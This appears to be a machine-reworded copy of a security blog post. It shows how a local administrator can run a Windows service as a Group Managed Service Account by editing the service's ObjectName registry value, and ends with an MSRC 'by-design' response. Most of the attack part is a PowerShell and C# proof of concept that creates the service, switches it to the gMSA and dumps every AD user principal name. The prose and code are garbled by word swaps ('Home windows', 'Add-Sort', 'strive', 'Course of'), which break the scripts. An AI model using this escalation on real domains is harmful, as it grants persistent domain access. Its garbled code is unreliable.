






In my earlier weblog publish I defined how Group Managed Service Accounts (gMSA) passwords are saved domestically on the servers.

On this weblog, I’ll share how one can simply elevate your self from the native administrator to gMSA with no must know the account password.
I’m already utilizing this system in AADInternals to execute code as AD FS service account.
I defined in my earlier weblog publish what gMSAs are so right here’s only a abstract of various service principals (accounts):
| Principals | Providers supported | Password administration |
|---|---|---|
| Laptop Account of Home windows system | Restricted to 1 area joined server | Laptop manages |
| Laptop Account with out Home windows system | Any area joined server | None |
| Digital Account | Restricted to 1 server | Laptop manages |
| Home windows 7 standalone Managed Service Account | Restricted to 1 area joined server | Laptop manages |
| Consumer Account | Any area joined server | None |
| Group Managed Service Account | Any Home windows Server 2012 domain-joined server | The area controller manages, and the host retrieves |
As gMSA is a area account, it offers entry to area companies (relying on configuration).
Earlier than you should use a service account to run your companies, it must be put in on the pc.
Set up-ADServiceAccount documentation:
The Set up-ADServiceAccount cmdlet installs an present Energetic Listing managed service account on the pc on which the cmdlet is run. This cmdlet verifies that the pc is eligible to host the managed service account. The cmdlet additionally makes the required adjustments domestically in order that the managed service account password might be managed with out requiring any consumer motion.
Right here’s a easy instance of putting in AD FS gMSA account to the native laptop:
# Set up a managed service account on the native laptop:
Set up-ADServiceAccount -Id 'gmsaADFS'
Be aware! Operating this command requires that the account has permissions to entry the password, i.e. it’s listed
within the PrincipalsAllowedToRetrieveManagedPassword property of the gMSA object.
Prerequisities
Simply to recap, elavating from the native admin to gMSA requires that gMSA is put in on the native laptop.
Modifying registry
The trick is definitely fairly easy. Each service has a registry entry at:
HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServices<service title>

If the service is configured to be run as different account than Native System, it has a property ObjectName which
comprises the title of the account. As such, we simply want so as to add the title of the gMSA account to ObjectName property of the goal service:
And that’s it! Now, let’s see easy methods to exploit this to run arbitrary PowerShell instructions as gMSA!
A pattern service
For the proof-of-concept, I made a decision to constructed a easy service (impressed by Jean-François Larvoire’s PSService.ps1) that runs arbitrary PowerShell script.

The PoC consists of two recordsdata:
| File | Description |
|---|---|
| run_poc.ps1 | Script to put in, run, and delete the service |
| service.ps1 | The script to be run because the gMSA |
Right here is the contents of run_poc.ps1:
# Substitute along with your gMSA account title. Bear in mind to incorporate the trailing greenback signal.
$gMSA = 'AADINTERNALSgmsaADFS$'

$serviceName = "EoP_demo"

# Create the service executable
$supply=@"
utilizing System;
utilizing System.ServiceProcess;
utilizing System.Diagnostics;

public class $serviceName : ServiceBase
{

	public $serviceName()
	{
		ServiceName = "$serviceName";
		CanStop = true;
		CanPauseAndContinue = false;
	}

	protected override void OnStart(string [] args)
	{
		strive
		{
			Course of p = new Course of();
			p.StartInfo.UseShellExecute = false;
			p.StartInfo.FileName = "C:Home windowsSystem32WindowsPowerShellv1.0powershell.exe";
			p.StartInfo.Arguments = "-noprofile -noninteractive -executionpolicy bypass -file C:EoP_demoservice.ps1";
			p.Begin();
			p.WaitForExit();
		}
		catch (Exception) {}
	}

	public static void Essential()
	{
		System.ServiceProcess.ServiceBase.Run(new $serviceName());
	}
}
"@

# Create the service executable
Add-Sort -TypeDefinition $supply -Language CSharp -OutputAssembly "C:EoP_demoservice.exe" -OutputType ConsoleApplication -ReferencedAssemblies "System.ServiceProcess" -Debug:$false

# Create a brand new service operating as native system
Write-Host " Creating service $serviceName to be run as Native System"
$service = New-Service -Identify $serviceName -BinaryPathName "C:EoP_demoservice.exe"

# Modify the service to run as gMSA
Write-Host " Altering consumer to $gMSA"
Set-ItemProperty -Path "HKLM:SYSTEMCurrentControlSetServices$serviceName" -Identify "ObjectName" -Worth $gMSA

# Begin the service
Write-Host " Beginning service $serviceName"
Begin-Service -Identify $serviceName

# Cease and delete the service
Write-Host " Stopping service $serviceName"
Cease-Service $ServiceName -ErrorAction SilentlyContinue | Out-Null
Write-Host " Deleting service $serviceName"
SC.exe DELETE $ServiceName | Out-Null
Right here is the contents of service.ps1:
# Run whoami
whoami | Set-Content material C:EoP_demowhoami.txt

# Dump AD customers
Get-ADUser -Filter * | The place-Object UserPrincipalName -ne $null |Choose-Object -ExpandProperty UserPrincipalName | Set-Content material C:EoP_demoupns.txt
To run the PoC:
- Place all recordsdata to C:EoP_demo

- Make C:EoP_demo accessible to Everybody (full management)
- Run the script:
Output:
 Creating service EoP_demo to be run as Native System
 Altering consumer to AADINTERNALSgmsaADFS$
 Beginning service EoP_demo
 Stopping service EoP_demo
 Deleting service EoP_demo

The ought to now be three new recordsdata in C:EoP_demo, the service.exe and two .txt recordsdata:

The whoami.txt ought to comprise the title of the gMSA account:

And the upns.txt ought to comprise the upns of all AD customers:
Regardless that I suspected this to be “by-design”, I made a decision to tell MSRC about my findings.
| Date | Description |
|---|---|
| Aug 23 2022 | Reported to Microsoft |
| Sep 2 2022 | “By-design” response |
We’ve got accomplished our investigation and assessed this as a low severity protection in depth concern. One of many causes for that’s that’s that present Microsoft steerage round gMSA accounts is {that a} gSMA’s accesses ought to be restricted to issues which can be essential to carry out the function of the service it’s designed for. Even with out the gSMA credential there are alternatives for a neighborhood administrator to injecting right into a gSMA’s service on the machine and attaining the identical consequence.
Due to this fact, this report doesn’t meet our bar for servicing in a safety replace. Please see the Microsoft Safety Servicing Standards for Home windows (https://aka.ms/windowscriteria).
MSRC’s remark that native admins may inject to any service course of anyhow is attention-grabbing.
I’d think about operating one thing in a legit method is a bit totally different (and method much less noisy) than injecting one thing to a operating course of.
Native directors can run companies as gMSA just by modifying registry, so long as the gMSA is put in on the server.
As confirmed by MSRC, that is by-design. Anyhow, it is a easy solution to elevate from native admin to a site consumer in a persistent method.









+ There are no comments
Add yours